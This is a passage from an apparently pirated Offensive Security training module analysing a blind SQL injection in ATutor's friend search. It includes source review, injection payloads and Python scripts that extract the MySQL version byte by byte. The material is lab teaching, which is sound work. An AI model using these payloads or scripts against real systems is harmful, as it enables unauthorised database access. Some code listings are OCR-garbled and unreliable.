'ATutorID=2mt5ucbd6h2lcnl27b3kcv43h7; path=/ATutor/,
ATutorID=qcmepgkp8i0s3pc9nmbq7m2jc6; path=/ATutor/,
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
ATutorID=qcmepgkp8i0s3pc9nmbq7m2jc6; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'Keep-
Alive', 'Date': 'Tue, 24 Apr 2018 17:08:57 GMT', 'Content-Type': 'text/html;
charset=utf-8'}

Response Content:

Warning: Invalid argument supplied for foreach() in
/var/www/html/ATutor/mods/_standard/social/lib/friends.inc.php on line 350


Errors found in response. Possible SQL injection found
```

Listing 35 - After sending a string terminated by a single quote, we receive an error message

Again, please remember that the returned warning is the result of the *display_errors* PHP directive being set to *On*. In a production environment this is seldom the case and cannot be relied upon.

Nevertheless, the error points us to the file we are already familiar with (*friends.inc.php*), so let's see what exactly is breaking. If we take a look at the line 350, we find the following:

```
347: $rows_members = queryDB($sql, array());
348:
349:     //Get all members out
350:     foreach($rows_members as $row){
351:         $this_id = $row['member_id'];
```

Listing 36 - The location of where the PHP code breaks with our input

Line 350 uses the *$row_members* variable, which should be populated with the results of the query executed on line 347. This indicates that the query may be broken. As we have enabled MySQL query logging, we can investigate the log file. When we do that, we see the following entry:

```
student@atutor:~$ sudo tail -f /var/log/mysql/mysql.log
          776 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
          776 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
          776 Query SELECT * FROM AT_courses ORDER BY title
          776 Query SELECT dir_name, privilege, admin_privilege, status,
cron_interval, cron_last_run FROM AT_modules WHERE status=2
          776 Query SELECT L.* FROM AT_language_text L, AT_language_pages P WHERE
L.language_code="en" AND L.term=P.term AND
P.page="/mods/_standard/social/index_public.php" ORDER BY L.variable ASC
          776 Query SELECT L.* FROM AT_language_text L WHERE L.language_code="en"
AND L.term="test" ORDER BY variable ASC LIMIT 1
          776 Query INSERT IGNORE INTO AT_language_pages (`term`, `page`)
VALUES ("test", "/mods/_standard/social/index_public.php")
          776 Query SELECT * FROM AT_modules WHERE dir_name ='_core/services'
&& status ='2'
          776 Query    SELECT * FROM AT_members M WHERE (first_name LIKE '%AAAA'%'  OR
second_name LIKE '%AAAA'%' OR last_name LIKE '%AAAA'%' OR login LIKE '%AAAA'%' )
          776 Quit
```

Listing 37 - A single quote character part of our string payload, can be found unescaped in a SQL query

Listing 37 shows that the single quote part of our payload was not escaped correctly by the application. As a result, we should be dealing with a SQL injection vulnerability here. Moreover, from the logged query, it appears that we have not just one, but four different injection points.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

As we continue to test the injection by sending two single quotes (not a single double quote), we are able to close the SQL query that is under our control. This can be verified by the fact that no errors are found in the response (Listing 38) nor in the MySQL log file.

```
kali@kali:~/atutor$ python poc1.py atutor "AAAA''"
Response Headers:
{'Content-Length': '20', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=38m1u0lvr8jatcnfb3382c7mk7; path=/ATutor/,
ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/,
ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'Keep-
Alive', 'Date': 'Tue, 24 Apr 2018 17:09:39 GMT', 'Content-Type': 'text/html;
charset=utf-8'}

Response Content:


No errors found
```

Listing 38 - After sending a double single quote payload, we receive no error message

Checking the log file, we observe that the vulnerable query is now well-formed.

```
        40925 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
        40925 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
        40925 Query SELECT * FROM AT_courses ORDER BY title
        40925 Query SELECT dir_name, privilege, admin_privilege, status,
cron_interval, cron_last_run FROM AT_modules WHERE status=2
        40925 Query SELECT L.* FROM AT_language_text L, AT_language_pages P WHERE
L.language_code="en" AND L.term=P.term AND
P.page="/mods/_standard/social/index_public.php" ORDER BY L.variable ASC
        40925 Query SELECT L.* FROM AT_language_text L WHERE L.language_code="en" AND
 L.term="test" ORDER BY variable ASC LIMIT 1
        40925 Query INSERT IGNORE INTO AT_language_pages (`term`, `page`) VALUES
("test", "/mods/_standard/social/index_public.php")
        40925 Query SELECT * FROM AT_modules WHERE dir_name ='_core/services' &&
status ='2'
        40925 Query    SELECT * FROM AT_members M WHERE (first_name LIKE '%AAAA''%'
OR second_name LIKE '%AAAA''%'  OR last_name LIKE '%AAAA''%'  OR login LIKE '%AAAA''%'
)
        40925 Quit
```

Listing 39 - A double single quote payload creates a well-formed SQL query

If you have had prior exposure to SQL injections using UNION queries, you may think this is a perfect opportunity to use them and directly retrieve arbitrary data from the ATutor database. From a very high-level perspective, that approach would look like this:

```
SELECT * FROM AT_members M WHERE (first_name LIKE '%INJECTION_HERE') UNION ALL SELECT
1,1,1,1, .......
```

Listing 40 - A high-level look at a possible UNION SQL injection

While it is certainly possible to use UNION queries, they are unfortunately not useful to us in this case. Specifically, if we look at the code in Listing 41 from *index_public.php*, we can see that the results of the vulnerable query are actually *not* displayed to the user. Rather, on line 48, the query result set is used in a foreach loop that passes the retrieved *$member_id* on to the

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

printSocialName function. The results of this function call are then displayed to the end-user using the PHP echo function.

```
41:     //retrieve a list of friends by the search
42:     $search_result = searchFriends($query);
43:
44:
45:     if (!empty($search_result)){
46:         echo '<div class="suggestions">'._AT('suggestions').':<br/>';
47:         $counter = 0;
48:         foreach($search_result as $member_id=>$member_array){
49:             //display 10 suggestions
50:             if ($counter > 10){
 51:                 break;
 52:              }
 53:
54:             echo '<a href="javascript:void(0);"
onclick="document.getElementById(\'search_friends\').value=\''.printSocialName($member
_id, false).'\';
document.getElementById(\'search_friends_form\').submit();">'.printSocialName($member_
id, false).'</a><br/>';
55:             $counter++;
```

Listing 41 - The query result is used in a for loop

In other words, the results of the payload we inject are not *directly* reflected back to us, so a traditional union query will not be helpful here.

We can verify this by continuing to follow this code execution path.

```
555: /**
556:   * Print social name, with AT_print and profile link
 557:  * @param      int             member id
 558:  * @param      link    will return a hyperlink when set to true
 559:  * return      the name to be printed.
560:   */
561: function printSocialName($id, $link=true){
562:     if(!isset($str)){
563:         $str = '';
564:     }
565:         $str .= AT_print(get_display_name($id), 'members.full_name');
566:         if ($link) {
567:                 return getProfileLink($id, $str);
568:         }
569:         return $str;
570: }
```

Listing 42 - The printSocialName function implementation in mods/_standard/social/lib/friends.inc.php

The *printSocialName* function (Listing 42) passes the *$member_id* value (*$id* on line 565) to the *get_display_name* function defined in *vital_funcs.inc.php*. This function is shown in the listing below.

```
299:    if (substr($id, 0, 2) == 'g_' || substr($id, 0, 2) == 'G_'){
300:        $sql = "SELECT name FROM %sguests WHERE guest_id='%d'";
301:         $row = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);
302:        return _AT($display_name_formats[$_config['display_name_format']], '',
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
$row['name'], '', '');
303:    }else{
304:        $sql    = "SELECT login, first_name, second_name, last_name FROM %smembers
WHERE member_id='%d'";
305:        $row    = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);
306:        return _AT($display_name_formats[$_config['display_name_ format']],
$row['login'], $row['first_name'], $row['second_name'], $row['last_name']);
307:    }
```

Listing 43 - get_display_name function code chunk

On line 304 in Listing 43, we can see that *get_display_name* prepares and executes the final query using the passed *$member_id* parameter. The results of the query are then returned back to the caller.

This execution logic effectively prevents us from using any UNION payload into the original vulnerable query and turns this SQL injection into a classical blind injection.

Unlike the very basic SQL injection vulnerabilities, which allow the attacker to retrieve the desired data *directly* through the rendered web page, blind SQL injections force us to *infer* the data we seek, as it is never returned in the result set of the original query. This can happen for many reasons, such as web application logic that intercepts the query results and prepares them for display based on a set of rules, or error-handling pages whose content never changes regardless of what triggered the error.

3.2.1.1 Exercises

1. Repeat the injection process covered in the previous section and ensure that you can recreate the described results
2. Disable *display_errors* in *php.ini* and restart the Apache service. Verify that no output is returned in the browser when triggering the SQL injection.

3.3 A Brief Review of Blind SQL Injections

Before we continue, we will briefly review how traditional blind SQL injections work. As mentioned before, in a blind SQLi attack, no data is actually transferred via the web application as the result of the injected payload. The attacker is therefore not able to see the result of an attack in-band. This leaves the attacker with only one choice: inject queries that ask a series of *YES* and *NO* questions (boolean queries) to the database and construct the sought information based on the answers to those questions. The way the information can be inferred depends on the type of blind injection we are dealing with. Blind SQL injections can be classified as *boolean-based* or *time-based*.

In *Boolean-based* injections an attacker injects a boolean SQL query into the database, which forces the web application to display different content in the rendered web page depending on whether the query evaluates to TRUE or FALSE. In this case the attacker can infer the outcome of the boolean SQL payload by observing the differences in the HTTP response content.

In *time-based* blind SQL injections our ability to infer any information is even more limited because a vulnerable application does not display any differences in the content based on our injected *TRUE/FALSE* queries. In such cases, the only way to infer any information is by

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

introducing artificial query execution delays in the injected subqueries via database-native functions that consume time. In the case of MySQL, that would be the *sleep()* function.

As we saw previously, in our ATutor vulnerability we were able to execute a valid query by injecting two single quotes and as a result obtain an empty response (blank web page).

```
kali@kali:~/atutor$ python poc1.py atutor "AAAA''"
Response Headers:
{'Content-Length': '20', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=38m1u0lvr8jatcnfb3382c7mk7; path=/ATutor/,
ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/,
ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'Keep-
Alive', 'Date': 'Tue, 24 Apr 2018 17:09:39 GMT', 'Content-Type': 'text/html;
charset=utf-8'}

Response Content:


No errors found
```

Listing 44 - After sending a double single quote payload, we receive an empty response

By providing the appropriate input however, we are able to change the outcome of the query and display relevant results within the web page. In the following example we are going to supply the prefix of a known and valid user to the *q* parameter. Our ATutor installation already has an "Offensive Security" user, so we are going to use the prefix "off".




Figure 73: An example search query result

In the web response shown in Figure 73 we can clearly see that the application displays some data within the HTML page. This means that the vulnerability in question can be classified as boolean-based. We will play with a time-based SQL injection in another module of this course.

3.4 Digging Deeper

During our source code analysis, we identified a couple of instances in which the ATutor developers used a function called *$addslashes* against user input from the *q* GET parameter. A quick look at the PHP documentation verifies that this function should indeed escape our single tick payload, yet it didn't.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

3.4.1 When $addslashes Are Not

An important item to note here is that the called function name is stored in a variable called *$addslashes* and that we are *not* calling the native PHP *addslashes* function.[31] As a reminder, here is the partial Listing 29 again.

```
37: //if $_GET['q'] is set, handle Ajax.
38: if (isset($_GET['q'])){
39:     $query = $addslashes($_GET['q']);
40:
41: //retrieve a list of friends by the search
42: $search_result = searchFriends($query);
```

Listing 45 - Using $addslashes

So we need to find where this *$addslashes* variable is defined. A quick *grep* search helps us find what we are looking for in the *mysql_connect.inc.php* file.

```
092: if ( get_magic_quotes_gpc() == 1 ) {
93:      $addslashes   = 'my_add_null_slashes';
094: $stripslashes = 'stripslashes';
095: } else {
96:      if(defined('MYSQLI_ENABLED')){
97:          // mysqli_real_escape_string requires 2 params, breaking wherever
98:          // current $addslashes with 1 param exists. So hack with trim and
99:          // manually run mysqli_real_escape_string requires during sanitization
below
100:         $addslashes   = 'trim';
101:     }else{
102:         $addslashes   = 'mysql_real_escape_string';
103:     }
104:     $stripslashes = 'my_null_slashes';
105: }
```

Listing 46 - Defining $addslashes

Looking at Listing 46 we see something interesting. First, on line 92 there is a check for the Magic Quotes[32] setting. If the Magic Quotes are on, then the *$addslashes* is defined as *my_add_null_slashes*. A quick look in the same file shows us that definition.

```
77: //functions for properly escaping input strings
78: function my_add_null_slashes( $string ) {
79:     global $db;
80:     if(defined('MYSQLI_ENABLED')){
81:         return $db->real_escape_string(stripslashes($string));
82:     }else{
83:         return mysql_real_escape_string(stripslashes($string));
84:     }
85:
86: }
87:
88: function my_null_slashes($string) {
```

[31] (PHP Group, 2020), https://www.php.net/manual/en/function.addslashes.php

[32] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Magic_quotes

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
89:     return $string;
90: }
```

Listing 47 - Sanitizing function definitions

On our vulnerable system, we can check whether this conditional branch would be taken.

```
student@atutor:~$ cat /var/www/html/magic.php
<?php
var_dump(get_magic_quotes_gpc());
?>

student@atutor:~$ curl http://localhost/magic.php
bool(false)
```

Listing 48 - The vulnerable target system does not have magic quotes on

This result is expected because the version of PHP we are dealing with is 5.6.17 and Magic Quotes have been deprecated since version 5.4.0.

```
student@atutor:~$ php -v
PHP 5.6.17-0+deb8u1 (cli) (built: Jan 13 2016
09:10:12) Copyright (c) 1997-2015 The PHP Group
Zend Engine v2.6.0, Copyright (c) 1998-2015 Zend Technologies
    with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2015, by Zend Technologies
```

Listing 49 - Target PHP version

Since Magic Quotes are off, looking back at the code in Listing 46, we know that we will fall through to the *else* part of the conditional branch. Line 96 then checks whether the global variable *MYSQLI_ENABLED* is defined. If that is the case, then *$addslashes* becomes the *trim* function, seemingly due to legacy code and how the *$addslashes* function has been used in the past.

Finally, after searching for the *MYSQLI_ENABLED* definition, we find it in *vital_funcs.inc.php*.

```
16: /* test for mysqli presence */
17: if(function_exists('mysqli_connect')){
18:     define('MYSQLI_ENABLED', 1);
19: }
```

Listing 50 - Defining MYSQLI_ENABLED

Considering that our ATutor installation runs on PHP 5.6, this implies that the *mysqli_connect* function must exist, as it is present by default since version 5.0 in the *php5-mysql* Debian package.[33]

Therefore, our *$addslashes* function will do nothing more than simply *trim* the user input. In other words, there is no validation of user input when the *$addslashes* function is used!

3.4.2 Improper Use of Parameterization

Unfortunately for ATutor developers, this was not the real mistake. The application also defines and implements a function called *queryDB*, whose purpose is to enable the use of parameterized queries. This is the function that is called any time there is a SQL query to be executed and it is defined in the file *mysql_connect.inc.php* as well. Here is how it looks:

[33] (PHP Group, 2020), http://php.net/manual/en/mysqli.installation.php

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
107: /**
108:  * This function is used to make a DB query the same along the whole codebase
109:  * @access  public
110:  * @param   $query = Query string in the vsprintf format. Basically the first
parameter of vsprintf function
111:  * @param   $params = Array of parameters which will be converted and inserted
into the query
112:  * @param   $oneRow = Function returns the first element of the return array if
set to TRUE. Basically returns the first row if it exists
113:  * @param   $sanitize = if True then addslashes will be applied to every
parameter passed into the query to prevent SQL injections
114:  * @param   $callback_func = call back another db function, default
mysql_affected_rows
115:  * @param   $array_type = Type of array, MYSQL_ASSOC (default), MYSQL_NUM,
MYSQL_BOTH, etc.
116:  * @return ALWAYS returns result of the query execution as an array of rows. If
no results were found than array would be empty
117:  * @author  Alexey Novak, Cindy Li, Greg Gay
118:  */
119: function queryDB($query, $params=array(), $oneRow = false, $sanitize = true,
$callback_func = "mysql_affected_rows", $array_type = MYSQL_ASSOC) {
120:     if(defined('MYSQLI_ENABLED') && $callback_func == "mysql_affected_rows"){
121:         $callback_func = "mysqli_affected_rows";
122:     }
123:     $sql = create_sql($query, $params, $sanitize);
124:     return execute_sql($sql, $oneRow, $callback_func, $array_type);
125:
126: }
```

Listing 51 - Implementation of the queryDB function

As the Listing 51 shows (line 119), when the *queryDB* function is used correctly, the known and controlled parts of any given query are passed as the first argument. The user-controlled parameters are passed in an array as a second argument. The elements of the array are then properly sanitized with the help of the *create_sql* function which is called to construct the complete query (line 123).

Here we can see that the *create_sql* function correctly sanitizes each string element of the parameters array using the *real_escape_string* function[34] (line 189).

```
182: function create_sql($query, $params=array(), $sanitize = true){
183:     global $addslashes, $db;
184:     // Prevent sql injections through string parameters passed into the query
185:     if ($sanitize) {
186:         foreach($params as $i=>$value) {
187:          if(defined('MYSQLI_ENABLED')){
188: $value = $addslashes(htmlspecialchars_decode($value,
ENT_QUOTES)); 189:
190:             }else$params[{$i] = $db->real_escape_string($value);
191:              $params[$i] = $addslashes($value);
192:             }
193:         }
194:     }
```

[34] (PHP Group, 2020), http://php.net/manual/en/mysqli.real-escape-string.php

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
195:
196:     $sql = vsprintf($query, $params);
197:     return $sql;
198: }
```

Listing 52 - Implementation of the create_sql function

Recalling our earlier analysis of Listing 51, the values we control are used in the construction of the query string that is passed as the *first* parameter to the *queryDB* function (*$sql*), and *not* in an array of values that would get sanitized.

```
309: $rows_friends = queryDB($sql, array(), '', FALSE);
```

Listing 53 - An example of queryDB() function call

Effectively, this means that the query string is built by concatenating the unsanitized string, which is then passed to the *queryDB* function. Once again, this avoids sanitization because the user-controlled parameters were *not* passed in the array.

This mistake, combined with the *$addslashes* definition as we described in the previous section, contribute to the SQL injection vulnerability.

The wrong use of the *queryDB* function is an example of a software development mistake that we have encountered numerous times when auditing various web applications. It boils down to the fact that, at times, software developers do not fully understand how critical functions work. By not using them properly, the resulting code ends up being vulnerable to attacks, despite the fact that the critical function in question is designed correctly.

Now that we have a complete understanding of this vulnerability, let's see how we can exploit it.

3.5 Data Exfiltration

Before developing a method that we can use to extract arbitrary data from the database, we must keep in mind that our payloads cannot contain any spaces, since they are used as delimiters in the query construction process. As a reminder, here is that chunk of code again.

```
271:   $name = $addslashes($name);
272:   $sub_names = explode(' ', $name);
273:    foreach($sub_names as $piece){
274:        if ($piece == ''){
275:            continue;
276:        }
```

Listing 54 - Spaces are used as delimiters

However, since this is an ATutor-related constraint and not something inherent to MySQL, we can replace spaces with anything that constitutes a valid space substitute in MySQL syntax.

As it turns out, we can use inline comments in MySQL as a valid space! For example, the following SQL query is, in fact, completely valid in MySQL.

```
mysql> select/**/1;
+---+
| 1 |
+---+
| 1 |
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
+---+
1 row in set (0.01 sec)
```

Listing 55 - A valid MySQL query without spaces

3.5.1 Comparing HTML Responses

Now that we are fully aware of the restrictions in place, our first goal is to create a very simple dummy TRUE/FALSE injection subquery.

This step is important as it will allow us to identify a baseline and see how the injected *TRUE* and *FALSE* subqueries influence the HTTP responses. Once we have established this, we will be able to basically ask the database arbitrary questions by replacing the dummy TRUE/FALSE subqueries with more complex boolean subqueries. This will allow us to infer the answers we seek by examining the HTTP responses.

Here are the two dummy subqueries we can use to achieve our goal:

```
AAAA')/**/or/**/(select/**/1)=1%23
```

Listing 56 - The injected payload whereby the query evaluates to "true"

```
AAAA')/**/or/**/(select/**/1)=0%23
```

Listing 57 - The injected payload whereby the query evaluates to "false"

Before injecting the subqueries, let's see how that looks in a MySQL shell. For convenience, we have also changed the *select ** syntax from the original query to *select count(*)*. Note that this simply changes how the result output is presented rather than the number of rows returned by the SQL injection attack.

```
mysql> SELECT count(*) FROM AT_members M WHERE (first_name LIKE
       '%AAAA')/**/or/**/(select/**/1)=1#%' OR second_name LIKE
'%AAAA')/**/or/**/(select/**/1)=1#%'  OR last_name LIKE
'%AAAA')/**/or/**/(select/**/1)=1#%'  OR login LIKE
'%AAAA')/**/or/**/(select/**/1)=1#%');
    -> ;
+----------+
| count(*) |
+----------+
|         1 |
+----------+
1 row in set (0.00 sec)

mysql> SELECT count(*) FROM AT_members M WHERE (first_name LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%'  OR second_name LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%'  OR last_name LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%'  OR login LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%');
    -> ;
+----------+
| count(*) |
+----------+
|         0 |
+----------+
1 row in set, 4 warnings (0.01 sec)
```

Listing 58 - Testing the TRUE/FALSE blind injection in the MySQL shell

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

From the listings above, we can see that the TRUE/FALSE dummy subqueries control the number of results that are returned from the vulnerable query–so far so good. Please notice that the queries we used are literally the same injected ones that we can find in the MySQL log file. That means they include our comment control character as well. Once we execute those queries in the MySQL shell, we will see the following queries in the log file, which clearly demonstrates that we are able to use comments to terminate the query and that our injection string does *not* have to satisfy all 4 injection points.

```
322 Query   SELECT count(*) FROM AT_members M WHERE (first_name LIKE '%AAAA') or
(select 1)=0
322 Query   SELECT count(*) FROM AT_members M WHERE (first_name LIKE '%AAAA') or
(select 1)=1
```

Listing 59 - Verifying query comment termination

Now let's trigger our vulnerability using the *true* statement and our proof of concept script. This will help us verify that everything is still going according to plan.

```
kali@kali:~/atutor$ python poc.py atutor "AAAA')/**/or/**/(select/**/1)=1%23"
Response Headers:
{'Content-Length': '180', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=k17jncu2mqnkjepg3b2ldur5m0; path=/ATutor/,
ATutorID=1ehuuuggbmtdt9cm75t2cm4r36; path=/ATutor/,
ATutorID=1ehuuuggbmtdt9cm75t2cm4r36; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'Keep-
Alive', 'Date': 'Tue, 24 Apr 2018 17:11:07 GMT', 'Content-Type': 'text/html;
charset=utf-8'}

Response Content:
Suggestions:Offensive - Security

No errors found
```

Listing 60 - Executing a true statement SQL injection via the search friends

While it may seem obvious to the astute student that *(select 1)=1* will always be true, we must remember that what we are doing here is verifying that the complete query (with all its subqueries) is well-formed and will not cause any database errors. We also want to make sure that we control whether the database returns a result set or not, by changing the subquery comparison value from *1* to *0* respectively.

```
kali@kali:~/atutor$ python poc.py atutor "AAAA')/**/or/**/(select/**/1)=0%23"
Response Headers:
{'Content-Length': '20', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=vlpn8f9819c050302uskmg8es2; path=/ATutor/,
ATutorID=4tbchrm3migc3nk8jg5qhr4357; path=/ATutor/,
ATutorID=4tbchrm3migc3nk8jg5qhr4357; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'Keep-
Alive', 'Date': 'Tue, 24 Apr 2018 17:12:05 GMT', 'Content-Type': 'text/html;
charset=utf-8'}

Response Content:


No errors found
```

Listing 61 - Executing a false statement SQL injection via the search friends

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

If we look at the responses from Listing 60 and Listing 61, we notice that when we inject a payload that makes the vulnerable query evaluate to *FALSE*, the response is basically empty (*Content-Length: 20*). However, if we inject a payload that forces the vulnerable query to evaluate to *TRUE*, we can see that there is a response body (*Content-Length: 180*). This effectively means we can use the *Content-Length* header and its value as our *TRUE/FALSE* indicator.

The updated proof of concept script in Listing 62 includes this functionality.

```
import requests
import sys

def searchFriends_sqli(ip, inj_str, query_type):
    target = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" % (ip,
inj_str)
    r = requests.get(target)
    content_length = int(r.headers['Content-Length'])
    if (query_type==True) and (content_length > 20):
        return True
    elif (query_type==False) and (content_length == 20):
        return True
    else:
        return False

def main():
    if len(sys.argv) != 2:
        print "(+) usage: %s <target>" % sys.argv[0]
        print '(+) eg: %s 192.168.121.103' % sys.argv[0]
        sys.exit(-1)

    ip = sys.argv[1]

    false_injection_string = "test')/**/or/**/(select/**/1)=0%23"
    true_injection_string = "test')/**/or/**/(select/**/1)=1%23"

    if searchFriends_sqli(ip, true_injection_string, True):
        if searchFriends_sqli(ip, false_injection_string,
            False): print "(+) the target is vulnerable!"

if __name__ == "__main__":
    main()
```

Listing 62 - The above proof of concept implements the basic TRUE/FALSE logic needed to exfiltrate data

After running the proof of concept script in Listing 62, we can confirm that both the TRUE and FALSE statements are working as intended.

```
kali@kali:~/atutor$ python poc2.py atutor
(+) the target is vulnerable!
```

Listing 63 - Running the updated proof of concept

3.5.2 MySQL Version Extraction

We have finally reached the point at which we can develop a more complex query in order to exfiltrate valuable data from the database. Our first goal will be to extract the database version.

In MySQL, the query to retrieve the database version information looks like this:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
mysql> select/**/version();
+---------------------+
| version()           |
+---------------------+
| 5.5.47-0+deb8u1-log |
                      +
1  row in set (0.01 sec)
```

Listing 64 - MySQL query to identify the database version

However, given the fact that we are dealing with a blind SQL injection, we have to resort to a byte-by-byte approach, as we cannot retrieve a full response from the query. Therefore, we need to come up with a boolean MySQL *version()* subquery that will replace the dummy TRUE/FALSE subqueries used in the previous section.

A query we can use will compare each byte of the subquery result (MySQL version) with a set of characters of our choice. We won't be able to extract data directly, but we can ask the database if the first character of the version string is a "4" or a "5", for example, and the result will be either *TRUE* or *FALSE*.

```
mysql> select/**/(substring((select/**/version()),1,1))='4';
                                              +
| (substring((select version()), 1, 1))='4' |
                                              +
|                                           0 |
                                              +
1   row in set (0.00 sec)


mysql> select/**/(substring((select/**/version()),1,1))='5';
+-----------------------------------------+  |
(substring((select version()), 1, 1))='5' |
                                              +
|                                           1 |
                                              +
1   row in set (0.02 sec)
```

Listing 65 - Selecting the first character of the database version and comparing it to a value

As shown in Listing 65, in order to accomplish our task, we are relying on the *substring* function.[35] Essentially, this function returns any number of characters we choose, starting from any position in the target string.

At this point, it is worth mentioning that it is good practice to convert the resultant character to its numeric ASCII value and then perform the comparison. The main reason for doing this is to avoid any other potential payload restrictions such as the use of quotes in the injection string. Although that is not the case for this particular vulnerability (we only have to avoid spaces), it is a practice you should get used to. In the case of MySQL, the relevant function to perform this conversion is *ascii*.[36]

```
mysql> select/**/ascii(substring((select/**/version()),1,1))=52;
+-----------------------------------------------+
```

[35] (w3resource, 2020), https://www.w3resource.com/mysql/string-functions/mysql-substring-function.php

[36] (w3resource, 2020), https://www.w3resource.com/mysql/string-functions/mysql-ascii-function.php

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
| ascii(substring((select version()),1,1))=52   |
                                                +
|                                             0 |
                                                +
1 row in set (0.00 sec)

mysql> select/**/ascii(substring((select/**/version()),1,1))=53;
                                                +
| ascii(substring((select version()),1,1))=53   |
                                                +
|                                             1 |
                                                +
1 row in set (0.00 sec)
```

Listing 66 - Using the ascii function to avoid payload restrictions

Let's now craft and test the whole injection query in the browser using the MySQL *version()* boolean subqueries:

```
False Query:
q=test%27)/**/or/**/(select/**/ascii(substring((select/**/version()),1,1)))=52%23

True Query:
q=test%27)/**/or/**/(select/**/ascii(substring((select/**/version()),1,1)))=53%23
```

Listing 67 - TRUE/FALSE MySQL version() subqueries

Figure 74: The MySQL version() False subquery returns no result set as expected

Figure 75: The MySQL version() True subquery returns a result set as expected

Great! Everything is working according to our plan. We have finally reached the point where we can develop a script to automate the data retrieval from the MySQL database using the SQL injection vulnerability we have investigated in this module and the MySQL *version()* boolean subqueries we have just manually tested. We only need to play with the *substring()* function in our subqueries and loop over every single character of the *version()* result string comparing it with every possible character in the ASCII printable set[37] (32-126, highlighted in Listing 68).

```
import requests
import sys
```

[37] (Wikipedia, 2020), https://en.wikipedia.org/wiki/ASCII

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
def searchFriends_sqli(ip, inj_str):
    for j in range(32, 126):
        # now we update the sqli
        target = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" % (ip,
inj_str.replace("[CHAR]", str(j)))
        r = requests.get(target)
        content_length = int(r.headers['Content-Length'])
        if (content_length > 20):
            return
    j return None

def main():
    if len(sys.argv) != 2:
        print "(+) usage: %s <target>" % sys.argv[0]
        print '(+) eg: %s 192.168.121.103' % sys.argv[0]
        sys.exit(-1)

    ip = sys.argv[1]

    print "(+) Retrieving database version.....

    # 19 is length of the version() string. This can
    # be dynamically stolen from the database as well!
    for i in range(1, 20):
        injection_string =
"test')/**/or/**/(ascii(substring((select/**/version()),%d,1)))=[CHAR]%%23" % i
        extracted_char = chr(searchFriends_sqli(ip, injection_string))
        sys.stdout.write(extracted_char)
        sys.stdout.flush()
    print "\n(+) done!"

if __name__ == "__main__":
    main()
```

Listing 68 - Database version extraction proof of concept script

As shown in Listing 69, our final proof of concept script has successfully extracted the database version!

```
kali@kali:~/atutor$ python poc3.py atutor
(+) Retrieving database version....
5.5.47-0+deb8u1-log
(+) done!
```

Listing 69 - Extracting MySQL version through the blind SQL injection vulnerability

3.5.2.1 Exercises

1. Recreate the attack described in this section. Make sure you can retrieve the database version
2. Modify the script to check whether the database user under whose context ATutor is running is a DBA

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

3.5.2.2 Extra Mile

Review the remainder of the code in *index_public.php*. Try to identify another path to the vulnerable function and modify the final data exfiltration script accordingly.

3.6 Subverting the ATutor Authentication

